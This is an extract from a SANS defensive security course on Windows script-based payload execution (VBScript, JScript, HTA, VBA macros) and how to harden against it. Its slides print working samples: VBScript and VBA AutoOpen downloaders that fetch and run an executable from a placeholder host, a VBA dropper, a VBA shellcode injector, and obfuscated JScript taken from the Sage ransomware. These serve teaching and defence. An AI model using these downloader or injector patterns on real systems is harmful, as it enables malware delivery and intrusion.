A good overview of application whitelisting bypass techniques is being maintained by Oddvar Moe (<https://github.com/api0cradle/UltimateAppLockerByPassList>). We should keep an eye out on current techniques and adapt our defenses accordingly! Does that mean application whitelisting is broken? Of course not! It's all about defense-in-depth! Application whitelisting is a highly useful control to have in your toolbox, but it's not a silver bullet!

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery


Removable media & network (NAC, MDM,...) controls
Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows
Mail controls, web proxies & malware sandboxing
YARA – A common payload description language
Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting
Exercise: Configuring AppLocker
Initial execution – Visual Basic, JS, HTA & PowerShell
Exercise: Controlling script execution in the enterprise
Initial execution – How to detect?
Exercise: Detection with Script Block Logging, Sysmon, & SIGMA
Operationalizing YARA rules – Introducing ProcFilter
Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Exercise: Configuring AppLocker



Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls
Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows
Mail controls, web proxies & malware sandboxing
YARA – A common payload description language
Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting
Exercise: Configuring AppLocker
Initial execution – Visual Basic, JS, HTA & PowerShell
Exercise: Controlling script execution in the enterprise
Initial execution – How to detect?
Exercise: Detection with Script Block Logging, Sysmon, & SIGMA
Operationalizing YARA rules – Introducing ProcFilter
Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Achieving Initial Execution without "binaries" or "executables"...

WSH

The Windows Script Host is a Windows-native engine implemented in cscript.exe and wscript.exe. It is responsible for native execution of a wide variety of scripts (including .js, .vbs, .vbe)

HTA

An HTML Application (HTA) is a Windows program of which the source code consists of (dynamic) HTML and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript

VBA

Visual Basic for Applications (VBA) is similar to VBScript (.vbs) described above, yet it is much more powerful! It is typically found in MS Office!

PSI>

PowerShell is the latest, object-oriented scripting technology from Microsoft, implemented in Windows

Achieving Initial Execution without "binaries" or "executables"...

Let's assume defenders have implemented AppLocker or Windows Defender Application Control (WDAC) and execution of binaries is highly restricted. Adversaries could attempt to leverage scripting languages to achieve initial execution!

An exhaustive discussion of all scripting technology used in Windows is outside of the scope of this course. Due to the many scripting technologies available in Windows, an exhaustive list would take weeks to discuss. We decided to focus on 3 scripting technologies popular with adversaries: Visual Basic, JavaScript and PowerShell. Be aware that popularity with adversaries is time-bound: Unpopular scripting technology can become popular.

BASIC (Beginner's All-purpose Symbolic Instruction Code) is an old programming language that first appeared in 1964. Microsoft's implementation for Windows, Visual Basic, appeared in 1991. The scripting technology we are discussing is VBScript and VBA. VBScript can be executed by the VBScript engine on Windows, or by the VBScript engine implemented in applications like Internet Explorer. On Windows, the VBScript engine typically has the same rights as the user, while in applications like Internet Explorer, it is restricted in its interaction with the operating system's resources like files and registry values. VBA is executed by the VBA engine implemented in applications like Microsoft Office, AutoCAD, etc.

When we talk about JavaScript on Windows, we actually mean JScript: Microsoft's implementation of ECMAScript. ECMAScript is JavaScript standardized by ECMA (European Computer Manufacturers Association). Like VBScript, JScript can be executed by standalone engines on Windows or by engines implemented in Internet Explorer or Edge. An HTML Application (HTA) is a Windows program of which the source code consists of (dynamic) HTML and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript.


PowerShell is Microsoft's latest scripting technology leveraging the object-oriented .NET technology. First introduced in 2006, it was made available as an installation package for Windows XP and Windows Vista. PowerShell version 2.0 was integrated with Windows 7, and since then, all new Windows releases integrate PowerShell. PowerShell was open-sourced and made available for other operating systems than Windows in 2016.

WSH

Introducing the Windows Script Host – Visual Basic and JScript

WSH

VBScript and Jscript are executed by the Windows Script Host. They run as a console application (cscript.exe) or a GUI app (wscript.exe). The engines are not implemented in wscript.exe or cscript.exe, but in vbscript.dll and jscript.dll.



Introducing the Windows Script Host – Visual Basic and Jscript

VBScript and Jscript are executed by the Windows Script Host or by the embedded engine of an application like Internet Explorer. In this course, we will focus on WSH execution. This is the execution of script files with an extension like .vbs or .js. The Windows Script Host is implemented in 2 executables: cscript.exe and wscript.exe.

Windows executables (PE files) that use the Windows subsystem come in 2 flavors: Console executables and GUI executables. Console executables require a console: When a process is created, a console with standard streams STDIN, STDOUT and STDERR is created. GUI executables do not require a console: Standard streams are not created, and the executable must render its own GUI if necessary.


The console version of the Windows Script Host is implemented in cscript.exe, and the GUI version of the Windows Script Host is implemented in wscript.exe. When a VBScript is executed (for example, by double-clicking a .vbs file in Windows Explorer), wscript.exe is launched with the .vbs files as argument. The same thing goes for .js files.

In Microsoft's typical modular design, the VBScript and Jscript engines are actually not implemented in the Windows Script Host executables wscript.exe and cscript.exe, but in the DLL's vbscript.dll and jscript.dll.

This prevents code duplication: The code for the scripting engine must not be "copied" into the wscript.exe and cscript.exe executables, but just needs to be present in vbscript.dll and jscript.dll. There, it is available for applications like wscript.exe and cscript.exe, but also other applications like Internet Explorer.

Vbscript.dll and jscript.dll are not "traditional" DLLs; they are not DLLs that export functions to be consumed by applications directly (for example, like a function to execute a VBS script). Vbscript.dll and jscript.dll are ActiveX DLLs, which contain ActiveX objects to be consumed by ActiveX host applications. ActiveX objects are defined in the registry and accessed via the COM/ActiveX framework. COM and ActiveX objects defined in DLLs can be registered and unregistered with the regsvr32.exe application.

WSH Running a Visual Basic Script



Running VB scripts

The screenshot on the left provides an insight in the execution of the console.vbs file using cscript and wscript, thereby illustrating the console and GUI-style execution.

Note that scripts can also be double-clicked from the Windows Explorer to achieve execution.

Running a Visual Basic Script

When a VBScript is executed from the command line (cmd.exe), by default it uses wscript (GUI). cscript.exe can be launched explicitly, like this:

```
C:\Demo>cscript console.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
```

Hello

The content of console.vbs is:

```
wscript.echo "Hello"
```

WSH VBScript as a Malware Downloader

```
1 Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
2 oXMLHTTP.Open "GET", "http://example.com/malware.html", False
3 oXMLHTTP.Send
4
5 Set oShell = CreateObject("WScript.Shell")
6 strPath = oShell.ExpandEnvironmentStrings("%TEMP%\malware.exe")
7
8 Set oStream = CreateObject("Adodb.Stream")
9 oStream.Type = 1
10 oStream.Open
11 oStream.Write oXMLHTTP.ResponseBody
12 oStream.SaveToFile strPath, 2
13
14 oShell.Run strPath
```

VBScript malware downloader

A popular use of VBScript by malware authors is to code a downloader.

A typical downloader will download an executable via HTTP, write it to local disk and execute it.

VBScript as a Malware Downloader

Often malicious VBS files are delivered via email as an attachment (original or inside a ZIP container), with a social engineering component to entice the recipient to open the attachment. As we now know, when a .vbs file is launched, the Windows Script Host will execute the content of the VBScript.

A typical use of VBS in initial intrusion is a downloader. A downloader is a VBScript designed to download an executable from the internet (often with HTTP), write it to disk and execute it.

In line 1 to 3 of this script, an ActiveX object is created to download a file from website example.com via HTTP. The downloaded file is kept in memory.

Line 5 and 6 create an ActiveX object to instantiate the absolute path in the temporary folder of the user to the executable malware.exe.

Lines 8 to 12 are necessary to write the downloaded file to disk: An ActiveX object is created, which is used to write binary data to disk.

Finally, in line 14, the downloaded executable is launched.

WSH VBScript Encoding (VBE)

```
#@~^twIAAA==99fa9(5fP{P;.+mYnr(Ln^D`JqjmMkwD jtr  
V^JbR3aalUNAU\bDGUs+xOjDDrxTdvJYD+sw]r#@#@&f9faNop9~{Pf9969(pG~'Pr  
-r@#@&Aj/X(t;68P{PE4DYw1&Jl2kcVmk.K/4+l^Y4^lM+  
WMO&[Mkz9GxmY+c24wr@#@&Cafa#9(a?Ga?wPx~rN/W%6L-/9 r6nrP@#@&Nb:,H.X  
r9mX?#W7l/=~?rYPg#a_rGmX?#0-  
CkPxP1.+mYnG(L+^OvJ\kl.K/G6Yc(HdC:Pnr#@#@&9kh~616Va(^/6z9)MG),?nY~  
Wg6!6os/Xb9)VfPx~1DnlDnK4%rmd`JzNK[4c?ODr  
lhE*#@#@&g#6qfmXj#071kR6wnU,J!2:E~,Aj/X()5W(~~smk+@#@&lj6r  
GmXj.6\C/c?nU9@#@#@&hbYt,WH6V6oVd6)9zM9@#@&~P,P  
OHw+~x,F~@#@&~,P~cWa+x@#@&~,~P,RADbYn~g.6q9mX?.6-C/cDr/2WUdr  
AGNH@#@&,P~c/l-nDWWk^~n,f[G69(pGPL~P_696jNpaUf6Uo~,  
P@#@&nX9PSkOt@#@&U+OPtHA_M[9S+DOOS+.P{~;DnmYr4N+1O`r?4+^V  
)awVb^lDkW EbP@#@&t1$C![GhndDOh_rD  
6a+x~99faNo}GP',P_6fX.9p6Ufa?w@#@&4NMAAA==^#~@
```

Proprietary encoding

VBScript supports a proprietary encoding scheme to hide the content of scripts to users. Such encoded .vbs files can be recognized by their extension: .vbe. This is an example of such a VBE script.

"decode-vbe.py" is a Python script / program written by Didier Stevens to decode VBE files
(<https://blog.didierstevens.com/2016/03/29/decoding-vbe/>).

VBScript Encoding (VBE)


Administrators writing VBS scripts for deployment on user's workstation might occasionally want to hide the content of the VBScript so that the user would not tamper with it by modifying the script.

Microsoft offers an ad-hoc solution for this problem: Encoded VBS. Encoded VBScripts are stored in files with extension .vbe instead of extension .vbs. When the Windows Script Host executes a .vbe file, it is first decoded and then executed.

The encoding scheme is just an algorithm without encoding key, and it is proprietary to Microsoft. Malware authors occasionally use .vbe scripts to evade detection and frustrate analysts. There are tools to decode vbe to vbs, but they often rely on Microsoft's scripting engine and thus only run on Windows machines.

decode-vbe.py is a pure Python program written by Didier Stevens to decode VBE files
(<https://blog.didierstevens.com/2016/03/29/decoding-vbe/>).

WSH JScript as a Malware Dropper



```
var KAhwdYI = new ActiveXObject("sCrIptInG.FilesystEmoBjEct");
var wLoHXKS = new ActiveXObject("wscRipT.ShElL");
var xDObIsAz = new ActiveXObject("sHeLl.ApplicATIOn");
if (KAhwdYI.FolderExists("c"+":\\"+ "wi"+"ND"+"owS") == true) {
var LiqJynw =
"!"+
"val(un!scap!(\"var:20wsh:20:3D:\"+
"20n!w:20A\"+
"ctiv!X\"+
```

Jscript as a malware dropper

The screenshots used on this page are extracts from the Sage ransomware, which used Jscript as a malware dropper. In the screenshot at the top, you can see the interaction with wscript.shell to execute other applications. In the screenshot at the bottom, you can see the "eval" statement being used that is obfuscated. Careful observers might notice the registry location in an obfuscated fashion!

```
var IWQmbKz =
"HKABCLM\\sofABCTABCwaABCRe\\mABCIABCCABCrosABCofT\\WABCIABCD0ABCwsABC nt\\cABCuABCrABCRABCeABCntABCVABCeABCRsABCIABCon\\sABCy\"+
"sABCTABCE\"+
\"mABCroot\";
eval(('ZvZaZr ZAZEZFSZxie =Z ZwLoZHZXKZS.RZeZgZReZadZ(ZIZWZQmZbZKZzZ.ZreZpZlZacZe(/\\AZBC/g, Z**)Z).cZhaZrAZt(Z4Z0Z5Z80Z03/4Z0Z5Z28Z03);').replace(/Z/g, ""));
var JsLpvlf = eval((LiqJynw.replace(RegExp(AEFSxie, "g"), "%")).replace(/!/g, "e"));
}
```

Jscript as a Malware Dropper

Malware authors often attack their victims by emailing a .js file (a downloader) as an attachment (or inside an attached ZIP file). Fake invoices are often the social engineering angle used by attackers: The email content refers to an attached invoice, and when the victim opens the attached .js file (assuming it is an invoice) out of curiosity, the downloader executes the second stage of the attack.

Like VBScript, JScript is a powerful language. It can interact with the resources of the operating system like files and registry entries, by creating ActiveX objects. Unlike VBA, however, JScript cannot interact with the Windows API directly by declaring functions. Like with VBScript, this is not possible with JScript. JScript supports some powerful functions like the eval function. The eval function takes one string as argument and evaluates the string as JScript code. This allows for the complete obfuscation of a program structure, including the structure of function definitions, by storing the complete JScript program in a string and then performing string obfuscation on the argument of the eval function.

The screenshots used on this page are extracts from the Sage ransomware, which used Jscript as a malware dropper. In the screenshot at the top, you can see the interaction with wscript.shell to execute other applications. In the screenshot at the bottom, you can see the "eval" statement being used that is obfuscated. Careful observers might notice the registry location is obfuscated.

STAYGREEN

[illegible]

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

109

An interesting example of a dropper is "StarFighter", which is a JavaScript and VBScript dropper for Empire (the post-exploitation toolkit). At the time of writing, Empire has a built-in VBS dropper, but it still lacks a full Jscript dropper! StarFighter was built based on previous work of James Forshaw (more specifically, DotNetToJScript). In order to get it working, the adversary / red teamer has to generate a Base64 Empire payload (which may or may not be encoded), which can be easily copy-pasted in the .vbs or .js file.

"Both Launchers run within their own embedded PowerShell Host, so we don't need PowerShell.exe. This might be useful when a company is blocking PowerShell.exe and/or is using a Application Whitelisting solution, but does not block running JS/VBS files."

<https://github.com/Cn33liz/StarFighters>

<https://raw.githubusercontent.com/Cn33liz/StarFighters/master/StarFighter.js>

WSH Summary – Hardening the Windows Script Host

In order to prevent malicious scripts from running through the Windows Script Host, several options exist:

Disable the Windows Script Host for particular users by changing the "HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings" registry key

Remove or block access to wscript.exe and cscript.exe (using, for example, application whitelisting)

Disable global VBScript or Jscript support by deregistering ActiveX components (example: "regsvr32.exe /u vbscript.dll")

Summary – Hardening the Windows Script Host

By focusing on the inner workings of VBScript, we are better able to understand how to detect execution of VBScript and how to prevent it. By default, when a .vbs file is launched, the wscript.exe Windows Script Host executable is executed.

By monitoring all processes running on a Windows machine, we can log execution of wscript.exe and cscript.exe and thus record evidence of .vbs file execution. Note that .vbs is not the only file extension through which VBScripts can be executed. There are many other extensions, for example, .vbe and .wsf.

Windows Script Host can be disabled for a particular user by making the following registry changes: In registry key HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings, create a REG_DWORD value with name Enabled. This value does not exist by default. Assign value 0 to Enabled.

This will disable all scripts executed through Windows Script Host for this particular user: These are VBScripts but also JScripts (see later), and other WSH scripting languages that might be installed.

Execution of .vbs files (and other script file extensions) can also be prevented by controlling the execution of wscript.exe and cscript.exe. A rather crude way to achieve this is to remove these executables. A better way is to use ACLs or application whitelisting to control the execution of these host applications. Remember that on 64-bit Windows machines, you have to control both execution of 32-bit and 64-bit versions of cscript.exe and wscript.exe.

Another way to disable VBScript support globally (thus not only in Windows Script Host) is to deregister the ActiveX components: regsvr32.exe /u vbscript.dll

HTA Introduction to HTA

An HTML Application (HTA) is a Windows program of which the source code consists of (dynamic) HTML and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript.

HTA files first appeared with Windows XP and have been around ever since. It's important to note that they use the **mshta.exe** to run (e.g. when they are double-clicked), which is not constrained to typical browser security controls!

NCC Group developed a tool that generates "encrypted" HTAs (Demiguise). The encryption key is a dynamic variable that is only true for the target environment (e.g. the external IP address or the internal domain name). It hopes to evade AV detection using this trick!

Introduction to HTA

An HTML Application (HTA) is a Windows program of which the source code consists of (dynamic) HTML and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript. HTA files first appeared with Windows XP and have been around ever since. It's important to note that they use the **mshta.exe** to run (e.g. when they are double-clicked), which is not constrained to typical browser security controls! They thus do not use the Windows Script Host, which provides functionality to VBScript and Jscript.

HTA files are typically used as downloaders or droppers that run a secondary command (e.g. a PowerShell-encoded payload).

In 2017, the red team of the consulting company NCC Group developed a tool that generates "encrypted" HTAs (Demiguise). The encryption key is a dynamic variable that is only true for the target environment (e.g. the external IP address or the internal domain name). They refer to this concept as "environmental keying" and have provided templates on how to achieve this on their GitHub page. It hopes to evade AV detection using this trick! More information can be found here: <https://github.com/nccgroup/demiguise>.

HTA Securing HTA

Typical HTA payloads in the wild rely on "wscript.shell" to run commands and subsequently execute payloads. These are not affected by blocking the Windows Script host.

As the use of HTA files throughout the corporate world is rather limited, it's more feasible to disable execution of these files. This can be achieved by deleting mshta.exe (intrusive) file, for example, or blocking mshta.exe through AppLocker / Windows Defender Application Control!

Securing HTA


The screenshot above is an example of a payload generated by Empire in order to obtain an initial foothold. We can easily observe the following commands:

- A statement calling PowerShell with a Base64-encoded payload (this is the actual Empire payload) included in a variable "c"
- The same variable "c" being ran using a Wscript.Shell ActiveXObject

Typical HTA payloads in the wild rely on "wscript.shell" to run commands and subsequently execute payloads. These are not affected by blocking the Windows Script host.

As the use of HTA files throughout the corporate world is rather limited, it's more feasible to disable execution of these files. This can be achieved by deleting mshta.exe (intrusive) file for example or blocking mshta.exe through AppLocker / Windows Defender Application Control!

Payload Execution – Don't Forget This Quick Win...



A quick win

Imagine being in an environment where IT administrators often rely on execution of scripts. In order to implement script control without fully "blocking" it, we could rely on a quick win where the default file association is adapted to prevent users from accidentally clicking (and executing) malicious scripts.

This can be achieved using Group Policies (GPOs).

Payload Execution – Don't Forget This Quick Win...

Imagine being in an environment where IT administrators often rely on execution of scripts. In order to implement script control without fully "blocking" it, we could rely on a quick win where the default file association is adapted to prevent users from accidentally clicking (and executing) malicious scripts.

This is an easy configuration change that can be performed using group policies (GPOs):

- Open the Group Policy Editor
- Explore the "User Configuration"
- Open "Preferences"
- Open "Control Panel Settings"
- Open "Folder Options"
- Right-click and select "New" -> "Open With"
- Configure the extension and the application to use

Such a setup would provide IT administrators with more flexibility, while preventing end-users to easily fall victim to social engineering attacks where they are tempted to click payloads that are delivered.

VBA

Introducing Visual Basic for Applications (VBA)



Visual Basic for Applications is a VB scripting language embedded in applications like MS Office (a macro) and other applications like AutoCAD.

With MS Office applications, the VBA code is embedded in a document like a word processor file or a spreadsheet.

VBA is more powerful than VBS because VBA can interface directly with the Windows API

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

114

Introducing Visual Basic for Applications (VBA)

Because Windows executables (PE files) are more and more blocked at the perimeter of enterprise networks (for example by the mail server), adversaries have to find other vectors to deliver their payloads. A vector that has become popular again with malware authors is the Microsoft Office document.


Microsoft Office documents (Word text, Excel spreadsheet, PowerPoint slides...) not only contain data like text, layout, images... but can also contain scripts. Such scripts are written in Visual Basic for Applications. VBA is Microsoft's technology to add scripting capabilities to applications. This is not the Windows Script Host, but a completely different engine (and another dialect of the Visual Basic language than VBScript) embedded in the application. WSH settings to control script execution have no impact on VBA.

VBA can interact with the document in the MS Office application, and that is the original goal of VBA. For example, one can create a template for an order form in Word and then write VBA code that will make the order form calculations. Take an order form where the salesperson can select products and their quantities. The salesperson completes the form in Word according to the client's order, and then it executes VBA code that will calculate the subtotals, total and add sales tax. This calculated data is added to the Word document by the VBA code to produce the final order form.

VBA programs are not restricted in their access to the operating system's resources. VBA programs can read and write files, change registry values, launch other programs... all using the same access rights as the user that launched the Word application. Like VBScript, VBA programs can create ActiveX objects (cfr. the downloader example). VBA, however, is more powerful than VBScript, because it can access the Windows API directly and (in theory) have the same capabilities as Windows executables (PE files).

Under the "right" circumstances, these scripts can execute automatically upon opening of the document.

VBA VBA Macros



By default, Microsoft Office restricts automatic execution of VBA code. But this can be further configured manually.

VBA code is embedded inside the Office document, execution of the code can be triggered by different events, for example, opening of the document.

The VBA programming language is very powerful. It can use ActiveX like VBS does, but also interact directly with the Windows API.

VBA Macros

VBA code can be added to MS Office documents like Word documents. As discussed before, this scripting facility can be useful, for example, to calculate order forms. But it can also be abused to conduct the initial intrusion into your enterprise.

By default, Microsoft Office applications like Word will not enable VBA code automatically when a document with VBA code is opened for the first time. The user is informed about the presence of macros (VBA code), and the choice to execute macros is left to the user. But once the user has decided to execute macros, the document is considered safe and subsequently Word will always enable macros for this document when it is opened.

VBA code embedded inside Office documents like Word documents consists mainly of subroutines and functions and does not execute automatically unless the necessary triggers are coded. For example, one way in Word to achieve code execution upon opening of the document is to create a subroutine with the name AutoOpen. When a subroutine with this name is present, it will be executed when the Word document is opened (and macros have been enabled). There are several ways to achieve automatic execution: Another example is upon closing of the document.

The VBA programming language is very powerful because it can also interface directly with the Windows API. This is done through so-called Declare statements. It is unusual for business documents to contain macros that interact with the Windows API. So, the presence of Declare statements is a good indicator for potentially malicious documents. And luckily for us, the Declare keyword cannot be obfuscated.

VBA VBA as a Malware Downloader and Dropper

```
1 Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long,
2 Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal l
3
4 Sub AutoOpen()
5     strURL = "http://example.com/malware.html"
6     strPath = Environ("temp") + "\malware.exe"
7     URLDownloadToFile 0, strURL, strPath, 0, 0
8     ShellExecute 0, "open", strPath, "", "", 1
9 End Sub
```

VBA Downloader

Like in VBS, downloaders in VBA are popular, too. This downloader uses the Windows API (cfr. Declare statements).

```
1 Sub AutoOpen()
2     strPath = Environ("temp") + "\malware.exe"
3     strPayload = Decode64("SGVsbG8gd29ybGQ=")
4
5     iFileNumber = FreeFile
6     Open strPath For Binary As #iFileNumber
7     Put #iFileNumber, , strPayload
8     Close #iFileNumber
9
10    Set oShell = CreateObject("shell.application")
11    oShell.ShellExecute strPath, "", "", "open", 1
12 End Sub
```

VBA Dropper

Another popular form of malware used with scripting is the dropper. The dropper also writes a payload to disk and executes it, but contrary to the downloader, it does not download the payload.

The payload is embedded in the script.

VBA as a Malware Downloader and Dropper

Downloaders are popular with malware authors, so just like in VBS, they code downloaders in VBA. This can be done with ActiveX like the example we saw in VBS, or with the Windows API. This example here uses the Windows API to download a file to disk and execute it. Lines 1 and 2 contain Declare statements that do define the Windows API functions to be used later in the VBA script. A declare statement needs to specify the name of the API function to use, and the dll where it can be found, together with its arguments.

- Line 1 declares function URLDownloadToFile. This is a popular Windows API function (found in DLL urlmon) to download a file via HTTP and write it to disk. Alias URLDownloadToFileA specifies that we want to use the ASCII version of this API function: All Windows API functions that take strings as an input or output exist in 2 variants. An ASCII variant (suffix A) and a UNICODE variant (suffix W).
- Line 2 declares function ShellExecute: With this function, an executable can be launched.
- Lines 4 through 9 define a subroutine with name AutoOpen. As we've learned, AutoOpen will execute automatically when the Word document is opened.
- As in the VBS example, line 5 defines the URL and line 6 the path (a file in the temporary folder).
- Line 7 calls API function URLDownloadToFile to download a file from the specified URL and save it to disk to the specified path.
- Line 8 calls ShellExecute to execute the downloaded file.

This simple example is for 32-bit Word applications. 64-bit is slightly different in the Declare statements. It is possible to write VBA code that interfaces correctly with both 32-bit and 64-bit Word, but for the sake of simplicity, we do not include it in this example.

The other example is a dropper: Another type of popular, scripted malware. A dropper contains an embedded payload, writes it to disk and executes it. In this dropper, subroutine AutoOpen (ran automatically when the Word document is opened) contains the payload encoded in BASE64: This can be seen in line 3. BASE64 is a simple way to encode binary data in a form that can be included in a script. BASE64 can take any byte value (0 through 256) and represent it with 64 different printable characters. Since a byte value is 8 bits, and 64 characters is 6 bits, it takes 4 BASE64 characters ($4 * 6 = 24$ bits) to represent 3 bytes ($3 * 8 = 24$ bits). This is an overhead of 1/3.

- The code in lines 5 through 8 write the decoded payload to disk;
- Lines 10 and 11 execute the payload written to disk with an ActiveX object.

For brevity, the code for function Decode64 is not included. And the payload is very short; it is not a real executable.

VBA VBA as a Shellcode Injector

```
1 Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Tvxs As Long, ByVal Fgxcbxxl
2 Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Xvmr As Long, ByVal Vwpuh As
3 Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Eem As LongPtr, ByRef Ijig /
4
5 Sub AutoOpen()
6     Dim byte As Long, shellcode As Variant, i As Long
7     Dim virtualpage As LongPtr, Bisawqts As LongPtr
8     shellcode = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20, ....
9     virtualpage = VirtualAlloc(0, UBound(shellcode), &H1000, &H40)
10    For i = LBound(shellcode) To UBound(shellcode)
11        byte = shellcode(i)
12        Bisawqts = RtlMoveMemory(virtualpage + i, byte, 1)
13    Next i
14    Bisawqts = CreateThread(0, 0, virtualpage, 0, 0, 0)
15 End Sub
```

This VBA script is a typical form of a shellcode injector. Line 8 contains the shellcode, which is decoded, injected and executed. Complex shellcode exists that performs process hollowing to bypass AV and application whitelisting.

VBA as a Shellcode Injector

This example of malicious VBA code is a shellcode injector. A shellcode injector contains embedded shellcode, decodes it, writes it to process memory (the process hosting the VBA engine in our example, e.g. the Word application) and then executes it. Some interesting items to note:

- The shellcode encoded in line 8 (truncated for brevity) is decoded.
- In line 9, API function VirtualAlloc is used to allocate memory to contain the shellcode.
- Lines 10 through 13 write the shellcode to the allocated memory page (using RtlMoveMemory).
- Line 14 executes the shellcode by creating a new thread.

This attack is particularly hard to detect and prevent because no malicious code is written to disk. Behavior monitoring of the applications will find it hard to detect this: Using API functions VirtualAlloc, RtlMoveMemory and CreateThread are normal operations within the life span of a process.

As we will see later, EMET can detect and prevent the execution of shellcode.

An example of sophisticated shellcode that performs process hollowing can be found here:

<https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/>

VBA Example of a Macro Dropper – BlackEnergy (I)

Let us take the opportunity to dissect one of the Word documents that was sent in the initial spear-phishing attack for BlackEnergy:

```
SANS SEC599

